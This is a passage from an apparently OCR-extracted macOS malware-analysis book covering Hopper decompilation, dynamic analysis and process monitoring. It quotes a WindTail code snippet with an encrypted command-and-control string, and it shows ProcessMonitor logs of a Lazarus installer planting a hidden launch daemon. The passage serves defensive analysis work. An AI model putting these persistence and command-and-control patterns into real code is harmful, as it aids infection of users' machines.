    var_18 = objc_autoreleasePoolPush();
    NSLog(@"Hello, World!");
    objc_autoreleasePoolPop(var_18);
    return 0x0;
}
```

...it almost looks exactly like the original source code:

```
01  #import <Foundation/Foundation.h>
02
03  int main(int argc, const char * argv[]) {
04     @autoreleasepool {
05         // insert code here...
06         NSLog(@"Hello, World!");
07     }
08     return 0;
09  }
```

Apple's "Hello World"

...thus, making the binary analysis (of this trivial binary) a breeze!

This wraps up our overview of the Hopper reverse-engineering tool. While brief, it provides the basics to begin reversing Mach-O binaries!

📝 Note:

For a more comprehensive "how to" on using and understanding Hopper, check out the application's official tutorial:

https://www.hopperapp.com/tutorial.html [16]

Up Next

Armed with a solid understanding of static analysis techniques, ranging from basic file type identification to advanced decompilation, we're now ready to turn our attention to

methods of dynamic analysis. As we'll see, such dynamic analysis often provides a more efficient means of performing malware analysis.

Ultimately though, static and dynamic analysis are complementary; their combination provides the ultimate analysis approach.

References

1. “Hacker Disassembling Uncovered”
https://www.amazon.com/Hacker-Disassembling-Uncovered-Kris-Kaspersky/dp/1931769648

2. “Reversing: Secrets of Reverse Engineering”
https://www.amazon.com/Reversing-Secrets-Engineering-Eldad-Eilam/dp/0764574817

3. “x86 assembly language”
https://en.wikipedia.org/wiki/X86_assembly_language

4. objc_msgSend function
https://developer.apple.com/documentation/objectivec/1456712-objc_msgsend

5. “Modern Objective-C Exploitation Techniques”
http://www.phrack.org/issues/69/9.html

6. “The Objective-C Runtime: Understanding and Abusing”
http://www.phrack.org/issues/66/4.html

7. “Sofacy’s ‘Komplex’ OS X Trojan”
https://unit42.paloaltonetworks.com/unit42-sofacys-komplex-os-x-trojan/

8. NSData’s dataWithContentsOfURL: method
https://developer.apple.com/documentation/foundation/nsdata/1547245-datawithcontentsofurl

9. “TEST (x86 instruction)”
https://en.wikipedia.org/wiki/TEST_(x86_instruction)

10. “Lazarus Group Goes 'Fileless'”
https://objective-see.com/blog/blog_0x51.html

11. “kIOMasterPortDefault”
https://developer.apple.com/documentation/iokit/kiomasterportdefault?language=objc

12. “IOServiceMatching”
https://developer.apple.com/documentation/iokit/1514687-ioservicematching?language=objc

13. “IOServiceGetMatchingService”
https://developer.apple.com/documentation/iokit/1514535-ioservicegetmatchingservice


?language=objc

14. "IORegistryEntryCreateCFProperty"
https://developer.apple.com/documentation/iokit/1514293-ioregistryentrycreatecfproperty?language=objc

15. "CFStringGetCString"
https://developer.apple.com/documentation/corefoundation/1542721-cfstringgetcstring?language=objc

16. Hopper
https://www.hopperapp.com/

17. Hopper Tutorial
https://www.hopperapp.com/tutorial.html



Chapter 0x8: Dynamic Analysis

> 📝 Note:
>
> This book is a work in progress.
>
> You are encouraged to directly comment on these pages ...suggesting edits, corrections, and/or additional content!
>
> To comment, simply highlight any content, then click the icon which appears (to the right on the document's border).

In the previous chapters, we discussed methods of static analysis ...methods that involve leveraging (static) analysis tools to gain insight into, and understanding of, malicious files and binaries. By definition, such analysis involves examining said items statically, without actually running or executing them.

Oftentimes however, it may be more efficient to simply execute a malicious file in order to (passively) observe its behavior and actions. This is especially true when malware authors have implemented mechanisms designed specifically to complicate or even thwart static analysis ...such as encrypting embedded strings and/or configuration information. `OSX.Windtail` [1] provides an illustrative example; the addresses of its command and control servers (generally something a malware analyst would seek to uncover) are base64-encoded and AES encrypted:

```
01  r14 = [NSString stringWithFormat:@"%@", [self
02  yoop:@"F5Ur0CCFMO/fWHjecxEqGLy/xq5gE98ZviUSLrtFPmGyV7vZdBX2PYYAIfmUcgXHjNZe3ibndAJ
03  Ah1fA69AHwjVjD0L+Oy/rbhmw9RF/OLs="]];
04
05  rbx = [[NSMutableURLRequest alloc] init];
06  [rbx setURL:[NSURL URLWithString:r14]];
07
08  [[[NSString alloc] initWithData:[NSURLConnection sendSynchronousRequest:rbx
09  returningResponse:0x0 error:0x0] encoding:0x4] isEqualToString:@"1"]
```

encrypted command and control server address (`OSX.WindTail`)


Now, it is possible to manually decode and decrypt the `“F5Ur0CCFMO/fWHjecxE...9RF/OLs=”` string (as the encryption key is hard-coded within the malware). However, it is far easier to simply execute the malware and, via a dynamic analysis tool (such as a network monitor), passively ascertain the addresses of the server(s) when the malware attempts to establish a connection.

In this chapter, we will dive into methods of dynamic analysis as a means to passively observe and thus understand Mac malware specimens.

We’ll initially focus on:

- Process monitoring
- File monitoring
- Network monitoring

Following discussions of these monitoring tools and techniques, we’ll look at more advanced dynamic analysis techniques, such as debugging malicious binaries.



dynamic analysis

📝 Note:

In this section of the book, we discuss methods of dynamic analysis which involve executing the malware (to observe its actions). As such, **always** perform such analysis in a compartmented virtual machine or better yet, on a dedicated malware analysis machine.

...in other words, don't perform dynamic analysis on your main (base) system!


For a detailed "how to" on setting up a virtual machine for (macOS) malware analysis, see:

"How to Reverse Malware on macOS Without Getting Infected" [2]

References

1. “Middle East Cyber-Espionage: Analyzing WindShift's implant: OSX.WindTail” https://objective-see.com/blog/blog_0x3B.html

2. “How to Reverse Malware on macOS Without Getting Infected” https://www.sentinelone.com/blog/how-to-reverse-macos-malware-part-one/



Chapter 0x9: Dynamic Monitoring (Tools)

📝 Note:

This book is a work in progress.

You are encouraged to directly comment on these pages ...suggesting edits, corrections, and/or additional content!

To comment, simply highlight any content, then click the icon which appears (to the right on the document's border).

> 📝 Note:
>
> As dynamic analysis involves executing the malware (to observe its actions), **always** perform such analysis in a virtual machine (VM) or on a dedicated malware analysis machine.
>
> ...in other words, don't perform dynamic analysis on your main (base) system!

In this chapter, we'll focus on various dynamic analysis monitoring tools. Specifically, we'll illustrate how process, file, and network monitors can efficiently provide invaluable insight into the capabilities and functionality of malware specimens.


Process Monitoring

Malware often spawns or executes child processes. If observed via a process monitor, such processes may quickly provide insight into the behavior and capabilities of the malware.

Often such processes are built-in (system) command line utilities that the malware executes in order to (lazily) delegate required actions.

For example:


- A malicious installer might invoke the move (`/bin/mv`) or copy (`/bin/cp`) utilities to persistently install the malware.
- To survey the system, the malware might invoke the process status (`/bin/ps`) utility to get a list of running processes, or the `/usr/bin/whoami` utility to determine the current user's permissions.
- The results of this survey may then be exfiltrated to a remote command and control server via `/usr/bin/curl`.



In the above image, a process monitor quickly reveals a malicious sample's installation logic (copying `script.sh` from a temporary location to `/var/root`), as well as its persistence mechanism (a launch daemon: `com.startup.plist`) ...no static analysis required!

Malware may also spawn other binaries that have been packaged together with the original malware sample, or downloaded from a remote command and control server.

For example, `OSX.Eleanor` [1] is deployed with several utilities to extend the functionality of the malware. Specifically, it is pre-bundled with `nc` (netcat), a well-known networking utility and `wacaw`, a "*command-line tool for Mac OS X that allows [for the] capture [of] both still pictures and video from an attached camera*" [2].



OSX.Eleanor's pre-bundled utilities

Via a process monitor, we may be able to observe the malware executing these packaged utilities, which in turn allows us to passively ascertain the capabilities of malware (i.e. being able to record the user via the webcam, of an infected system).

> 📝 Note:
>
> The binaries packaged in OSX.Eleanor are not malicious per se.
>
> Instead, such utilities simply provide functionality (e.g. webcam recording) that the malware author wanted to incorporate into the malware, but was likely too lazy to write themselves.

Another example of a malware specimen that is packaged with an embedded binary is `OSX.FruitFly`:

> *"[the malware] contains an encoded Mach-O binary, which is written out to `/tmp/client`. After making this binary executable via a call to `chmod`, the subroutine forks a child process via a call to `open2`, to execute the [binary]."* [3]

`OSX.FruitFly` was written in a Perl, which limited its ability to perform "low-level" actions, such as the generation of synthetic mouse and keyboard events on macOS. To address this shortcoming, the malware author included an embedded Mach-O binary capable of performing these additional capabilities.

As noted, a process monitor can passively observe the execution of processes, displaying the process identifier and path of the spawned process. More comprehensive process monitors can provide additional information, such as a process hierarchy (i.e. ancestors) process arguments passed to the child process, and code-signing information of newly


created (child) processes. Of this additional information, the process arguments are especially valuable as they can reveal the actions the malware is delegating.

Unfortunately, macOS does not provide a feature-complete built-in process monitoring utility.

> 📝 Note:
>
> If invoked with the -f exec command-line flags, Apple's fs_usage utility will capture and display a subset of process events.
>
> However, as it does not comprehensively capture all process events, nor display essential information such as process arguments, it's not particularly useful for malware analysis purposes. (i.e. $ open Calculator.app does not result in a reporting of an event for the spawning of Calculator)

However, the open-source "ProcessMonitor" [4] utility was created (by yours truly) specifically to facilitate the dynamic analysis of Mac malware.

> 📝 Note:
>
> There are several (Apple-leveraged) prerequisites that must be fulfilled to ensure that ProcessMonitor can be run, including:
>
> 1. The granting of "Full Disk Access" to Terminal.app
> 2. Running ProcessMonitor as root
> 3. Specifying the full path to the ProcessMonitor binary
>
> For more information see:
> ProcessMonitor's documentation



Process Monitor [5]

As highlighted in the above image, `ProcessMonitor` will display process events (exec, fork, exit, etc), along with the processes:

- user id (`uid`)
- command line arguments
- (reported) code signing information
- full path
- process identifier (`pid`)

ProcessMonitor also reports the computed code-signing information (including signing authorities), parent pid, and full process hierarchy. This is illustrated in the following example where we execute the `ls` command with the `-lart` command line arguments:

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "signing info (computed)" : {
```

```
      "signatureID" : "com.apple.ls",
      "signatureStatus" : 0,
      "signatureSigner" : "Apple",
      "signatureAuthorities" : [
        "Software Signing",
        "Apple Code Signing Certification Authority",
        "Apple Root CA"
      ]
    },
    "uid" : 501,
    "arguments" : [
      "ls",
      "-lart"
    ],
    "ppid" : 3051,
    "ancestors" : [
      3051,
      3050,
      447,
      1
    ],
    "path" : "/bin/ls",
    "signing info (reported)" : {
      "teamID" : "(null)",
      "csFlags" : 604009233,
      "signingID" : "com.apple.ls",
      "platformBinary" : 1,
      "cdHash" : "5467482A6DEBC7A62609B98592EAE3FB35964923"
    },
    "pid" : 7482
  },
  "timestamp" : "2020-01-26 22:50:12 +0000"
}
```


Now, let’s briefly look at the output from ProcessMonitor as it passively observes the processes spawned by a Lazarus (APT) group installer [5]:


```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty

{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "uid" : 0,
```

```
    "arguments" : [
      "mv",
      "/Applications/UnionCryptoTrader.app/Contents/
                    Resources/.vip.unioncrypto.plist",
      "/Library/LaunchDaemons/vip.unioncrypto.plist"
    ],
    "ppid" : 3457,
    "ancestors" : [
      3457,
      951,
      1
    ],
    "signing info" : {
      "csFlags" : 603996161,
      "signatureIdentifier" : "com.apple.mv",
      "cdHash" : "7F1F3DE78B1E86A622F0B07F766ACF2387EFDCD",
      "isPlatformBinary" : 1
    },
    "path" : "/bin/mv",
    "pid" : 3458
  },
  "timestamp" : "2019-12-05 20:14:28 +0000"
}

...

{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "uid" : 0,
    "arguments" : [
      "mv",
      "/Applications/UnionCryptoTrader.app/Contents/Resources/.unioncryptoupdater",
      "/Library/UnionCrypto/unioncryptoupdater"
    ],
    "ppid" : 3457,
    "ancestors" : [
      3457,
      951,
      1
    ],
    "signing info" : {
      "csFlags" : 603996161,
      "signatureIdentifier" : "com.apple.mv",
      "cdHash" : "7F1F3DE78B1E86A622F0B07F766ACF2387EFDCD",
```

```
      "isPlatformBinary" : 1
    },
    "path" : "/bin/mv",
    "pid" : 3461
  },
  "timestamp" : "2019-12-05 20:14:28 +0000"
}

...

{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "uid" : 0,
    "arguments" : [
      "/Library/UnionCrypto/unioncryptoupdater"
    ],
    "ppid" : 1,
    "ancestors" : [
      1
    ],
    "signing info" : {
      "csFlags" : 536870919,
      "signatureIdentifier" : "macloader-55554944ee2cb96a1f5132ce8788c3fe0dfe7392",
      "cdHash" : "8D204E5B7AE08E80B728DE675AEB8CC735CCF6E7",
      "isPlatformBinary" : 0
    },
    "path" : "/Library/UnionCrypto/unioncryptoupdater",
    "pid" : 3463
  },
  "timestamp" : "2019-12-05 20:14:28 +0000"
}
```


From this output, (specifically the processes and their arguments), we observe the malicious installer:

1. Executing the built-in `/bin/mv` utility to move a hidden property list (`.vip.unioncrypto.plist`) from the installer's `Resources/` directory into `/Library/LaunchDaemons`.

